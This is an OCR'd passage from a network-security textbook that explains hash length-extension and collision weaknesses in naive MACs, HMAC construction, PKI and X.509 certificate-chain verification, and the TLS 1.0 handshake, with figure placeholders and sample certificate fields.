


Figure 7-15: The block structure of MD5

It's important to note that the final output from the block-hashing process depends only on the previous block hash and the current block of the message. No permutation is applied to the final hash value. Therefore, it's possible to extend the hash value by starting the algorithm at the last hash instead of the predefined constants and then running through blocks of data you want to add to the final hash.

In the case of a MAC in which the key has been prefixed at the start of the message, this structure might allow an attacker to alter the message in some way, such as by appending extra data to the end of an uploaded file. If the attacker can append more blocks to the end of the message, they can calculate the corresponding value of the MAC without knowing the key because the key has already been hashed into the state of the algorithm by the time the attacker has control.

What if you move the key to the end of the message rather than attaching it to the front? Such an approach certainly prevents the length-extension attack, but there's still a problem. Instead of an extension, the attacker needs to find a hash collision—that is, a message with the same hash value as the real message being sent. Because many hashing algorithms (including MD5) are not collision resistant, the MAC may be open to this kind of collision attack. (One hashing algorithm that's *not* vulnerable to this attack is SHA-3.)

Hashed Message Authentication Codes

You can use a *Hashed Message Authentication Code (HMAC)* to counter the attacks described in the previous section. Instead of directly appending the key to the message and using the hashed output to produce a signature, an HMAC splits the process into two parts.

First, the key is XORed with a padding block equal to the block size of the hashing algorithm. This first padding block is filled with a repeating value, typically the byte 0x36. The combined result is the first key, sometimes called the *inner padding block*. This is prefixed to the message, and the hashing algorithm is applied. The second step takes the hash value from the first step, prefixes the hash with a new key (called the *outer padding block*, which typically uses the constant 0x5C), and applies the hash algorithm again. The result is the final HMAC value. Figure 7-16 diagrams this process.




Figure 7-16: HMAC construction

This construction is resistant to length-extension and collision attacks because the attacker can't easily predict the final hash value without the key.

Public Key Infrastructure

How do you verify the identity of the owner of a public key in public key encryption? Simply because a key is published with an associated identity—say, Bob Smith from London—doesn't mean it really comes from Bob Smith from London. For example, if I've managed to make you trust my public key as coming from Bob, anything you encrypt to him will be readable only by me, because I own the private key.

To mitigate this threat, you implement a *Public Key Infrastructure (PKI)*, which refers to the combined set of protocols, encryption key formats, user roles, and policies used to manage asymmetric public key information across a network. One model of PKI, the *web of trust (WOT)*, is used by such applications as *Pretty Good Privacy (PGP)*. In the WOT model, the identity of a public key is attested to by someone you trust, perhaps someone you've met in person. Unfortunately, although the WOT works well for email, where you're likely to know who you're communicating with, it doesn't work as well for automated network applications and business processes.

X.509 Certificates

When a WOT won't do, it's common to use a more centralized trust model, such as X.509 certificates, which generate a strict hierarchy of trust rather than rely on directly trusting peers. X.509 certificates are used to verify web servers, sign executable programs, or authenticate to a network service. Trust is provided through a hierarchy of certificates using asymmetric signature algorithms, such as RSA and DSA.

To complete this hierarchy, valid certificates must contain at least four pieces of information:

- The *subject*, which specifies the identity for the certificate
- The subject's public key
- The *issuer*, which identifies the signing certificate
- A valid signature applied over the certificate and authenticated by the issuer's private key

These requirements create a hierarchy called a *chain of trust* between certificates, as shown in Figure 7-17. One advantage to this model is that because only public key information is ever distributed, it's possible to provide component certificates to users via public networks.




Figure 7-17: The X.509 certificate chain of trust

Note that there is usually more than one level in the hierarchy, because it would be unusual for the root certificate issuer to directly sign certificates used by an application. The root certificate is issued by an entity called a *certificate authority (CA)*, which might be a public organization or company (such as Verisign) or a private entity that issues certificates for use on internal networks. The CA's job is to verify the identity of anyone it issues certificates to.

Unfortunately, the amount of *actual* checking that occurs is not always clear; often, CAs are more interested in selling signed certificates than in doing their jobs, and some CAs do little more than check whether they're issuing a certificate to a registered business address. Most diligent CAs should at least refuse to generate certificates for known companies, such as Microsoft or Google, when the certificate request doesn't come from the company in question. By definition, the root certificate can't be signed by another certificate. Instead, the root certificate is a *self-signed certificate* where the private key associated with the certificate's public key is used to sign itself.

Verifying a Certificate Chain


To verify a certificate, you follow the issuance chain back to the root certificate, ensuring at each step that every certificate has a valid signature that hasn't expired. At this point, you decide whether you trust the root certificate—and, by extension, the identity of the certificate at the end of the chain. Most applications that handle certificates, like web browsers and operating systems, have a trusted root certificate database.

What's to stop someone who gets a web server certificate from signing their own fraudulent certificate using the web server's private key? In practice, they can do just that. From a cryptography perspective, one private key is the same as any other. If you based the trust of a certificate on the chain of keys, the fraudulent certificate would chain back to a trusted root and appear to be valid.

To protect against this attack, the X.509 specification defines the *basic constraints* parameter, which can be optionally added to a certificate. This parameter is a flag that indicates the certificate can be used to sign another certificate and thus act as a CA. If a certificate's CA flag is set to false (or if the basic constraints parameter is missing), the verification of the chain should fail if that certificate is ever used to sign another certificate. Figure 7-18 shows this basic constraint parameter in a real certificate that says this certificate should be valid to act as a certificate authority.

But what if a certificate issued for verifying a web server is used instead to sign application code? In this situation, the X.509 certificate can specify a *key usage* parameter, which indicates what uses the certificate was generated for. If the certificate is ever used for something it was not designed to certify, the verification chain should fail.

Finally, what happens if the private key associated with a given certificate is stolen or a CA accidentally issues a fraudulent certificate (as has happened a few times)? Even though each certificate has an expiration date, this date might be many years in the future. Therefore, if a certificate needs to be revoked, the CA can publish a *certificate revocation list (CRL)*. If any certificate in the chain is on the revocation list, the verification process should fail.



Field	Value
Subject	SuperSignCA, SuperSign, UK, ...
Public key	RSA (1024 Bits)
Authority Key Identifier	KeyID=d8 39 c4 e6 6b de 34 e...
Subject Key Identifier	d8 39 c4 e6 6b de 34 ea 7d 7c...
Basic Constraints	Subject Type=CA, Path Lengt...
Thumbprint algorithm	sha1
Thumbprint	e4 ed 82 01 93 a9 5c 09 8a f5 ...

```
Subject Type=CA
Path Length Constraint=None
```

Figure 7-18: X.509 certificate basic constraints

As you can see, the certificate chain verification could potentially fail in a number of places.

Case Study: Transport Layer Security

Let's apply some of the theory behind protocol security and cryptography to a real-world protocol. *Transport Layer Security (TLS)*, formerly called *Secure Sockets Layer (SSL)*, is the most common security protocol in use on the internet. TLS was originally developed as SSL by Netscape in the mid-1990s for securing HTTP connections. The protocol has gone through multiple revisions: SSL versions 1.0 through 3.0 and TLS versions 1.0 through 1.2. Although it was originally designed for HTTP, you can use TLS for any TCP protocol. There's even a variant, the *Datagram Transport Layer Security (DTLS)* protocol, to use with unreliable protocols, such as UDP.

TLS uses many of the constructs described in this chapter, including symmetric and asymmetric encryption, MACs, secure key exchange, and PKI. I'll discuss the role each of these cryptographic tools plays in the security of a TLS connection and touch on some attacks against the protocol. (I'll only discuss TLS version 1.0, because it's the most commonly supported version, but be aware that versions 1.1 and 1.2 are slowly becoming more common due to a number of security issues with version 1.0.)

The TLS Handshake

The most important part of establishing a new TLS connection is the *handshake*, where the client and server negotiate the type of encryption they'll use, exchange a unique key for the connection, and verify each other's identity. All communication uses a *TLS Record* protocol—a predefined tag-length-value structure that allows the protocol parser to extract individual records from the stream of bytes. All handshake packets are assigned a tag value of 22 to distinguish them from other packets. Figure 7-19 shows the flow of these handshake packets in a simplified form. (Some packets are optional, as indicated in the figure.)

As you can see from all the data being sent back and forth, the handshake process can be time-intensive: sometimes it can be truncated or bypassed entirely by caching a previously negotiated session key or by the client's asking the server to resume a previous session by providing a unique session identifier. This isn't a security issue because, although a malicious client could request the resumption of a session, the client still won't know the private negotiated session key.




Figure 7-19: The TLS handshake process


Initial Negotiation

As the first step in the handshake, the client and server negotiate the security parameters they want to use for the TLS connection using a *HELLO message*. One of the pieces of information in a HELLO message is the *client random*, a random value that ensures the connection process cannot be easily replayed. The HELLO message also indicates what types of ciphers the client supports. Although TLS is designed to be flexible with regard to what encryption algorithms it uses, it only supports symmetric ciphers, such as RC4 or AES, because using public key encryption would be too expensive from a computational perspective.

The server responds with its own HELLO message that indicates what cipher it has chosen from the available list provided by the client. (The connection ends if the pair cannot negotiate a common cipher.) The server HELLO message also contains the *server random*, another random value that adds additional replay protection to the connection. Next, the server sends its X.509 certificate, as well as any necessary intermediate CA certificates, so the client can make an informed decision about the identity of the server. Then the server sends a *HELLO Done* packet to inform the client it can proceed to authenticate the connection.

Endpoint Authentication

The client must verify that the server certificates are legitimate and that they meet the client's own security requirements. First, the client must verify the identity in the certificate by matching the certificate's *Subject* field to the server's domain name. For example, Figure 7-20 shows a certificate for the domain *www.domain.com*. The Subject contains a *Common Name (CN)* ❶ field that matches this domain.




Field	Value
Signature hash algorithm	sha1
Issuer	Super Funky Intermediate CA,...
Valid from	02 June 2013 19:20:43
Valid to	02 June 2023 19:20:43
Subject	www.domain.com, Sub Domai...
Public key	RSA (1024 Bits)
Authority Key Identifier	KeyID=d0 27 68 62 9a 72 cc 1...
Subject Key Identifier	e9 d2 ff 96 86 1a 3a 60 c8 93

```
CN = www.domain.com ❶
OU = Sub Domain
O = Domains FTW
E = admin@domain.com
```

Figure 7-20: The Certificate Subject for www.domain.com

A certificate's Subject and Issuer fields are not simple strings but *X.500 names*, which contain other fields, such as the *Organization* (typically the name of the company that owns the certificate) and *Email* (an arbitrary email address). However, only the CN is ever checked during the handshake to verify an identity, so don't be confused by the extra data. It's also possible to have wildcards in the CN field, which is useful for sharing certificates with multiple servers running on a subdomain name. For example, a CN set to **.domain.com* would match both *www.domain.com* and *blog.domain.com*.

After the client has checked the identity of the endpoint (that is, the server at the other end of the connection), it must ensure that the certificate is trusted. It does so by building the chain of trust for the certificate and any intermediate CA certificates, checking to make sure none of the certificates appear on any certificate revocation lists. If the root of the chain is not trusted by the client, it can assume the certificate is suspect and drop the connection to the server. Figure 7-21 shows a simple chain with an intermediate CA for *www.domain.com*.



Super Funky CA
Super Funky Intermediate CA
www.domain.com

Certificate status:

This certificate is OK.

Learn more about certification paths

Figure 7-21: The chain of trust for www.domain.com

TLS also supports an optional *client certificate* that allows the server to authenticate the client. If the server requests a client certificate, it sends a list of acceptable root certificates to the client during its HELLO phase. The client can then search its available certificates and choose the most appropriate one to send back to the server. It sends the certificate—along with a verification message containing a hash of all the handshake messages sent and received up to this point—signed with the certificate's private key. The server can verify that the signature matches the key in the certificate and grant the client access; however, if the match fails, the server can close the connection. The signature proves to the server that the client possesses the private key associated with the certificate.

Establishing Encryption

When the endpoint has been authenticated, the client and server can finally establish an encrypted connection. To do so, the client sends a randomly generated *pre-master secret* to the server encrypted with the server's certificate public key. Next, both client and server combine the pre-master secret with the client and server randoms, and they use this combined value to seed a random number generator that generates a 48-byte *master secret*, which will be the session key for the encrypted connection. (The fact that both the server and the client generate the master key provides replay protection for the connection, because if either endpoint sends a different random during negotiation, the endpoints will generate different master secrets.)

When both endpoints have the master secret, or session key, an encrypted connection is possible. The client issues a *change cipher spec* packet to tell the server it will only send encrypted messages from here on. However, the client needs to send one final message to the server before normal traffic can be transmitted: the *finished* packet. This packet is encrypted with the session key and contains a hash of all the handshake messages sent and received during the handshake process. This is a crucial step in protecting against a *downgrade attack*, in which an attacker modifies the handshake process to try to reduce the security of the connection by selecting weak encryption algorithms. Once the server receives the finished message, it can validate that the negotiated session key is correct (otherwise, the packet wouldn't decrypt) and check that the hash is correct. If not, it can close the connection. But if all is correct, the server will send its own change cipher spec message to the client, and encrypted communications can begin.

Each encrypted packet is also verified using an HMAC, which provides data authentication and ensures data integrity. This verification is particularly important if a stream cipher, such as RC4, has been negotiated; otherwise, the encrypted blocks could be trivially modified.


Meeting Security Requirements

The TLS protocol successfully meets the four security requirements listed at the beginning of this chapter and summarized in Table 7-4.

Table 7-4: How TLS Meets Security Requirements

Security requirement	How it's met
Data confidentiality	Selectable strong cipher suites Secure key exchange
Data integrity	Encrypted data is protected by an HMAC Handshake packets are verified by final hash verification
Server authentication	The client can choose to verify the server endpoint using the PKI and the issued certificate
Client authentication	Optional certificate-based client authentication

